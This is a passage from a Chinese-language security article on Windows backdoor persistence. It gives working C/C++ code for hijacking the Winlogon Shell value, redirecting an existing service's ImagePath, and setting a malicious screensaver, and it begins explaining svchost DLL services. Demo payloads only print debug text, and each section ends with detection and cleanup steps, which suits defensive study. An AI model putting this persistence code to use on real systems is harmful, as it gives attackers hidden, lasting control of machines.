    rcode = RegOpenKeyEx(HKEY_CURRENT_USER, _TEXT("Software\\Microsoft\\Windows
NT\\CurrentVersion\\Winlogon"),
            NULL, KEY_ALL_ACCESS, &winlogon_key);
    if (rcode != ERROR_SUCCESS)
    {
        goto ERROR_EXIT;
    }

    //
    rcode = RegQueryValueEx(winlogon_key,_TEXT("shell"), NULL, &key_value_type,
shell_value_buffer, &value_buffer_size);
    if (rcode != ERROR_SUCCESS)
    {
        //找不到指定的键值
        if (rcode == 0x2)
        {
            //写入explorer.exe 和 自定义的路径
            lstrcpy((TCHAR*)path, _TEXT("explorer.exe, rundll32.exe \"C:\\topse
c.dll\" RunProc"));
            set_value_size = lstrlen((TCHAR*)path) * sizeof(TCHAR) + sizeof(TCHA
R);

            rcode = RegSetValueEx(winlogon_key, _TEXT("shell"), NULL, REG_SZ, pa
th, set_value_size);
            if (rcode != ERROR_SUCCESS)
            {
                goto ERROR_EXIT;
            }
        }
        else
        {
            goto ERROR_EXIT;
        }
    }
    else
    {
        //原先已存在，追加写入
        lstrcat((TCHAR*)shell_value_buffer, _TEXT(",rundll32.exe \"C:\\topsec.dl
l\" RunProc"));
        set_value_size = lstrlen((TCHAR*)shell_value_buffer) * sizeof(TCHAR) + s
izeof(TCHAR);
        rcode = RegSetValueEx(winlogon_key, _TEXT("shell"), NULL, REG_SZ, shell_
value_buffer, set_value_size);
        if (rcode != ERROR_SUCCESS)
        {
            goto ERROR_EXIT;
        }
    }

    ret = TRUE;

ERROR_EXIT:
    if (winlogon_key != NULL)
    {
        RegCloseKey(winlogon_key);
```


```
        winlogon_key = NULL;
    }
    return ret;
}
```

其中topsec.dll 的导出函数RunProc 代码如下：


```
extern "C" __declspec(dllexport) void  RunProc(HWND hwnd,HINSTANCE hinst, LPTSTR
lpCmdLine,int nCmdShow)
{
    while (TRUE)
    {
        OutputDebugString(_TEXT("Hello Topsec with Rundll32!!!"));
        Sleep(1000);
    }
}
```

运行效果图

当该用户下次登录的时候Winlogon会带动Rundll32程序，通过命令行参数加载预设的DLL文件执行其导出函数，如下图所示，目标稳定运行中：



运行后的注册表键值情况如下图所示：



检查及清除方法

检查以下2个注册表路径中的“Shell”、“Userinit”、“Notify”等键值是否存在不明来历的程序路径

1） HKLM\Software[Wow6432Node]Microsoft\Windows NT\CurrentVersion\Winlogon\

2） HKCU\Software[Wow6432Node]Microsoft\Windows NT\CurrentVersion\Winlogon\

关键键值如下图所示：

1）Winlogon\Notify – 默认指向处理Winlogon事件的通知包DLL

2）Winlogon\Userinit – 默认指向userinit.exe，即用户登录时执行的用户初始化程序

3）Winlogon\Shell – 默认指向explorer.exe，即用户登录时执行的系统shell

篡改服务进程

原理及代码介绍

Windows服务的配置信息存储在注册表中，一个服务项有许多键值，想要修改现有服务，就要了解服务中的键值代表的功能。

“DisplayName”，字符串值，对应服务名称；

“Description”，字符串值，对应服务描述；

“ImagePath”，字符串值，对应该服务程序所在的路径；

“ObjectName”，字符串值，值为“LocalSystem”，表示本地登录；

“ErrorControl”，DWORD值，值为“1”；

“Start”，DWORD值，值为2表示自动运行，值为3表示手动运行，值为4表示禁止；

“Type”，DWORD值，应用程序对应10，其他对应20。

在这里，我们只需要注意“ImagePath”，“Start”，“Type”三个键值，“ImagePath”修改为自己的程序路径，“Start”改为2，自动运行，“Type”改为10应用程序。

接下来就要选择一个服务，在这里，我们选择的服务是“COMSysApp”，本身“Type”为10。

修改键值的代码如下：

```
    HKEY hKey;

    DWORD dwDisposition;

    DWORD dwData = 2;

    const char system[] = "C:\\SeviceTopSec.exe";//hello.exe



    if (ERROR_SUCCESS != RegCreateKeyExA(HKEY_LOCAL_MACHINE,

        "SYSTEM\\CurrentControlSet\\services\\COMSysApp", 0, NULL, 0, KEY_WRITE,
NULL, &hKey, &dwDisposition))

    {

        return 0;

    }

    if (ERROR_SUCCESS != RegSetValueExA(hKey, "ImagePath", 0, REG_EXPAND_SZ, (BY
TE*)system, (1 + ::lstrlenA(system))))

    {

        return 0;

    }

    if (ERROR_SUCCESS != RegSetValueExA(hKey, "Start", 0, REG_DWORD, (BYTE*)& dw
Data, sizeof(DWORD)))

    {

        return 0;

    }

    return 0;
```

但是“ImagePath”中的程序并不是普通的程序，需要用到一些特定的API，完成服务的创建流程。

总的来说，一个遵守服务控制管理程序接口要求的程序包含下面三个函数：

服务程序主函数（main）：调用系统函数 StartServiceCtrlDispatcher 连接程序主线程到服务控制管理程序。

服务入口点函数（ServiceMain）：执行服务初始化任务，同时执行多个服务的服务进程有多个服务入口函数。

控制服务处理程序函数（Handler）：在服务程序收到控制请求时由控制分发线程引用。


服务程序代码如下：

```
HANDLE hServiceThread;
void KillService();
char* strServiceName = "sev_topsec";
SERVICE_STATUS_HANDLE nServiceStatusHandle;
HANDLE killServiceEvent;
BOOL nServiceRunning;
DWORD nServiceCurrentStatus;

void main(int argc, char* argv[])

{
    SERVICE_TABLE_ENTRYA ServiceTable[] =
    {
    {strServiceName,(LPSERVICE_MAIN_FUNCTIONA)ServiceMain},
    {NULL,NULL}
    };
    BOOL success;
    success = StartServiceCtrlDispatcherA(ServiceTable);
    if (!success)
    {
        printf("fialed!");
    }
}

void ServiceMain(DWORD argc, LPTSTR* argv)

{
    BOOL success;
    nServiceStatusHandle = RegisterServiceCtrlHandlerA(strServiceName,
        (LPHANDLER_FUNCTION)ServiceCtrlHandler);
    success = ReportStatusToSCMgr(SERVICE_START_PENDING, NO_ERROR, 0, 1, 3000);
    killServiceEvent = CreateEvent(0, TRUE, FALSE, 0);
    if (killServiceEvent == NULL)
    {
        return;
    }
    success = ReportStatusToSCMgr(SERVICE_START_PENDING, NO_ERROR, 0, 2, 1000);
    success = InitThread();
    nServiceCurrentStatus = SERVICE_RUNNING;
    success = ReportStatusToSCMgr(SERVICE_RUNNING, NO_ERROR, 0, 0, 0);
    WaitForSingleObject(killServiceEvent, INFINITE);
    CloseHandle(killServiceEvent);
}

BOOL ReportStatusToSCMgr(DWORD dwCurrentState, DWORD dwWin32ExitCode,DWORD dwSer
viceSpecificExitCode, DWORD dwCheckPoint,DWORD dwWaitHint)
{
    BOOL success;
    SERVICE_STATUS nServiceStatus;
    nServiceStatus.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
    nServiceStatus.dwCurrentState = dwCurrentState;
    //
    if (dwCurrentState == SERVICE_START_PENDING)
    {
        nServiceStatus.dwControlsAccepted = 0;
    }
    else
    {
        nServiceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP
            | SERVICE_ACCEPT_SHUTDOWN;
    }
    if (dwServiceSpecificExitCode == 0)
    {
        nServiceStatus.dwWin32ExitCode = dwWin32ExitCode;
    }
    else
    {
```


```
        nServiceStatus.dwWin32ExitCode = ERROR_SERVICE_SPECIFIC_ERROR;
    }
    nServiceStatus.dwServiceSpecificExitCode = dwServiceSpecificExitCode;
    //
    nServiceStatus.dwCheckPoint = dwCheckPoint;
    nServiceStatus.dwWaitHint = dwWaitHint;
    success = SetServiceStatus(nServiceStatusHandle, &nServiceStatus);
    if (!success)
    {
        KillService();
        return success;
    }
    else
        return success;
}

BOOL InitThread()
{
    DWORD id;
    hServiceThread = CreateThread(0, 0,
        (LPTHREAD_START_ROUTINE)OutputString,
        0, 0, &id);
    if (hServiceThread == 0)
    {
        return false;
    }
    else
    {
        nServiceRunning = true;
        return true;
    }
}

DWORD OutputString(LPDWORD param)
{
    OutputDebugString(L"Hello TopSec\n");
    return 0;
}

void KillService()
{
    nServiceRunning = false;
    SetEvent(killServiceEvent);
    ReportStatusToSCMgr(SERVICE_STOPPED, NO_ERROR, 0, 0, 0);
}

void ServiceCtrlHandler(DWORD dwControlCode)
{
    BOOL success;
    switch (dwControlCode)
    {
    case SERVICE_CONTROL_SHUTDOWN:
    case SERVICE_CONTROL_STOP:
        nServiceCurrentStatus = SERVICE_STOP_PENDING;
        success = ReportStatusToSCMgr(SERVICE_STOP_PENDING, NO_ERROR, 0, 1, 300
0);
        KillService();
        return;
    default:
        break;
    }
    ReportStatusToSCMgr(nServiceCurrentStatus, NO_ERROR, 0, 0, 0);
}
```

运行效果图

先修改注册表中的键值




重启“COMSysApp“服务



发现在DebugView中打印出字符串。

在任务管理器中点击转到进程，发现我们自己写的服务程序正在运行



检查及清除方法

1. 检查注册表中与已知程序无关的注册表项的更改

2. 检查已知服务的异常进程调用树。

替换屏幕保护程序

原理及代码介绍

屏幕保护是为了保护显示器而设计的一种专门的程序。当时设计的初衷是为了防止电脑因无人操作而使显示器长时间显示同一个画面，导致老化而缩短显示器寿命。用户在一定时间内不活动鼠标键盘之后会执行屏幕保护程序，屏保程序为具有.scr文件扩展名的可执行文件（PE）。

攻击者可以通过将屏幕保护程序设置为在用户鼠标键盘不活动的一定时间段之后运行恶意软件，也就是利用屏幕保护程序设置来维持后门的持久性。

屏幕保护程序的配置信息存储在在注册表中，路径为HKCU\Control Panel\Desktop，我们也可以通过改写关键键值来实现后门持久：

SCRNSAVE.EXE - 设置为恶意PE路径

ScreenSaveActive - 设置为“1”以启用屏幕保护程序

ScreenSaverIsSecure - 设置为“0”，不需要密码即可解锁

ScreenSaverTimeout - 指定在屏幕保护程序启动之前系统保持空闲的时间。

更具体的信息，可以查看微软对相关注册表项的说明页面， 点击此处 (https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc978622(v=technet.10))。

如下的代码演示了如何通过屏保程序来实现后门持久化：

```
BOOL add_to_screensaver()
{
    BOOL ret = FALSE;
    LONG rcode = NULL;
    DWORD key_value_type;
    BYTE shell_value_buffer[MAX_PATH * 2];
    DWORD value_buffer_size = sizeof(shell_value_buffer) ;
    HKEY desktop_key = NULL;
    DWORD set_value_size;
    BYTE set_buffer[MAX_PATH];


    rcode = RegOpenKeyEx(HKEY_CURRENT_USER, _TEXT("Control Panel\\Desktop"),
        NULL, KEY_ALL_ACCESS, &desktop_key);
    if (rcode != ERROR_SUCCESS)
    {
        goto ERROR_EXIT;
    }

    //
    value_buffer_size = sizeof(shell_value_buffer);
    rcode = RegQueryValueEx(desktop_key,_TEXT("ScreenSaveActive"), NULL, &key_va
lue_type, shell_value_buffer, &value_buffer_size);
    if (rcode != ERROR_SUCCESS)
    {
        //找不到指定的键值，说明未开启屏保功能。
        if (rcode == 0x2)
        {
            //设置待启动程序路径
            lstrcpy((TCHAR*)set_buffer, _TEXT("C:\\topsec.exe"));
            set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeo
f(TCHAR);

            rcode = RegSetValueEx(desktop_key, _TEXT("SCRNSAVE.EXE"), NULL, REG_
SZ, set_buffer, set_value_size);
            if (rcode != ERROR_SUCCESS)
            {
                goto ERROR_EXIT;
            }

            //设置启动时间，60秒无鼠标键盘活动后启动屏保
            lstrcpy((TCHAR*)set_buffer, _TEXT("60"));
            set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeo
f(TCHAR);


            rcode = RegSetValueEx(desktop_key, _TEXT("ScreenSaveTimeOut"), NULL,
REG_SZ, set_buffer, set_value_size);
            if (rcode != ERROR_SUCCESS)
            {
                goto ERROR_EXIT;
            }

            //开启屏保功能
            lstrcpy((TCHAR*)set_buffer, _TEXT("1"));
            set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeo
f(TCHAR);

            rcode = RegSetValueEx(desktop_key, _TEXT("ScreenSaveActive"), NULL,
REG_SZ, set_buffer, set_value_size);
            if (rcode != ERROR_SUCCESS)
            {
                goto ERROR_EXIT;
            }
        }
        else
        {
```

```
            goto ERROR_EXIT;
        }
    }
    else
    {
        //有键值存在,已开启屏幕保护功能，需要保存原设置，驻留程序按实际情况启动原屏保
        if(lstrcmp(_TEXT("1"), (TCHAR*)shell_value_buffer) == NULL)
        {
            //读取原值并保存
            value_buffer_size = sizeof(shell_value_buffer);
            rcode = RegQueryValueEx(desktop_key,_TEXT("SCRNSAVE.EXE"), NULL, &ke
y_value_type, shell_value_buffer, &value_buffer_size);
            if(rcode != ERROR_SUCCESS && rcode != 0x2)
            {
                goto ERROR_EXIT;
            }
            //当ScreenSaveActive值为1 而又不存在SCRNSAVE.EXE时，不备份。
            if(rcode != 0x2)
            {
                rcode = RegSetValueEx(desktop_key, _TEXT("SCRNSAVE.EXE.BAK"), NU
LL, REG_SZ, shell_value_buffer, value_buffer_size);
                if (rcode != ERROR_SUCCESS)
                {
                    goto ERROR_EXIT;
                }
            }


            //改为待启动程序
            lstrcpy((TCHAR*)set_buffer, _TEXT("C:\\topsec.exe"));
            set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeo
f(TCHAR);

            rcode = RegSetValueEx(desktop_key, _TEXT("SCRNSAVE.EXE"), NULL, REG_
SZ, set_buffer, set_value_size);
            if (rcode != ERROR_SUCCESS)
            {
                goto ERROR_EXIT;
            }

            //判断是否有配置屏保启动时间
            value_buffer_size = sizeof(shell_value_buffer);
            rcode = RegQueryValueEx(desktop_key,_TEXT("ScreenSaveTimeOut"), NUL
L, &key_value_type, shell_value_buffer, &value_buffer_size);
            if(rcode != ERROR_SUCCESS && rcode == 0x2)
            {
                //设置启动时间,60秒无鼠标键盘活动后启动屏保
                lstrcpy((TCHAR*)set_buffer, _TEXT("60"));
                set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + s
izeof(TCHAR);

                rcode = RegSetValueEx(desktop_key, _TEXT("ScreenSaveTimeOut"), N
ULL, REG_SZ, set_buffer, set_value_size);
                if (rcode != ERROR_SUCCESS)
                {
                    goto ERROR_EXIT;
                }
            }

        }
        else if(lstrcmp(_TEXT("0"), (TCHAR*)shell_value_buffer) == NULL)
        {
            //该值为0，未开启屏幕保护功能

            //设置待启动程序路径
            lstrcpy((TCHAR*)set_buffer, _TEXT("C:\\topsec.exe"));
            set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeo
f(TCHAR);
```


```
            rcode = RegSetValueEx(desktop_key, _TEXT("SCRNSAVE.EXE"), NULL, REG_
SZ, set_buffer, set_value_size);
            if (rcode != ERROR_SUCCESS)
            {
                goto ERROR_EXIT;
            }

            //设置启动时间,60秒无鼠标键盘活动后启动屏保
            lstrcpy((TCHAR*)set_buffer, _TEXT("60"));
            set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeo
f(TCHAR);

            rcode = RegSetValueEx(desktop_key, _TEXT("ScreenSaveTimeOut"), NULL,
REG_SZ, set_buffer, set_value_size);
            if (rcode != ERROR_SUCCESS)
            {
                goto ERROR_EXIT;
            }

            //开启屏保功能
            lstrcpy((TCHAR*)set_buffer, _TEXT("1"));
            set_value_size = lstrlen((TCHAR*)set_buffer) * sizeof(TCHAR) + sizeo
f(TCHAR);

            rcode = RegSetValueEx(desktop_key, _TEXT("ScreenSaveActive"), NULL,
REG_SZ, set_buffer, set_value_size);
            if (rcode != ERROR_SUCCESS)
            {
                goto ERROR_EXIT;
            }
        }
    }

    ret = TRUE;

ERROR_EXIT:
    if (desktop_key != NULL)
    {
        RegCloseKey(desktop_key);
        desktop_key = NULL;
    }


    return ret;
}
```

其中topsec.exe 代码如下：

```
#include "stdafx.h"
#include <Windows.h>
#include <tchar.h>

int _tmain(int argc, _TCHAR* argv[])
{
    int i = 10000;
    while(i)
    {
        i--;
        Sleep(1000);
        OutputDebugString(_TEXT("Hello Topsec!!!"));
    }
    return 0;
}
```

运行效果图

当该用户因鼠标键盘未操作触发屏保程序运行，我们的程序就被启动了，运行后的效果及注册表键值情况如下图所示：



检查及清除方法

1、 检查注册表路径HKCU\Control Panel\Desktop，删除包含来历不明的屏保程序配置信息。

2、 通过组策略以强制用户使用专用的屏幕保护程序，或者是通过组策略完全禁用屏保功能。

创建新服务

原理及代码介绍

在Windows上还有一个重要的机制，也就是服务。服务程序通常默默的运行在后台，且拥有SYSTEM权限，非常适合用于后门持久化。我们可以将EXE文件注册为服务，也可以将DLL文件注册为服务，本文这一部分将以DLL类型的服务为例，介绍安装及检查的思路。

相信不论是安全从业者还是普通用户都听说过svchost 进程，系统中存在不少Svchost进程，有的还会占用很高的cpu，究竟这个Svchost是何方神圣？是恶意代码还是正常程序？相信不少人用户发出过这样的疑问。实际上Svchost是一个正常的系统程序，只不过他是DLL类型服务的外壳程序，容易被恶意代码所利用。

Service Host (Svchost.exe) 是共享服务进程，作为DLL文件类型服务的外壳，由Svchost程序加载指定服务的DLL文件。 在Windows 10 1703 以前，不同的共享服务会组织到关联的Service host组中，每个组运行在不同的Service Host进程中。这样如果一个Service Host发生问题不会影响其他的Service Host。Windows通过将服务与匹配的安全性要求相结合，来确定Service Host Groups，一部分默认的组名如下：

· Local Service

· Local Service No Network

· Local Service Network Restricted

· Local System

· Local System Network Restricted

· Network Service

而从Windows 10 Creators Update（版本1703）开始，先前分组的服务将被分开，每个服务将在其自己的SvcHost Host进程中运行。对于运行Client Desktop SKU的RAM 超过3.5 GB的系统，此更改是自动的。在具有3.5 GB或更少内存的系统上，将继续将服务分组到共享的SvcHost进程中。

此设计更改的好处包括：

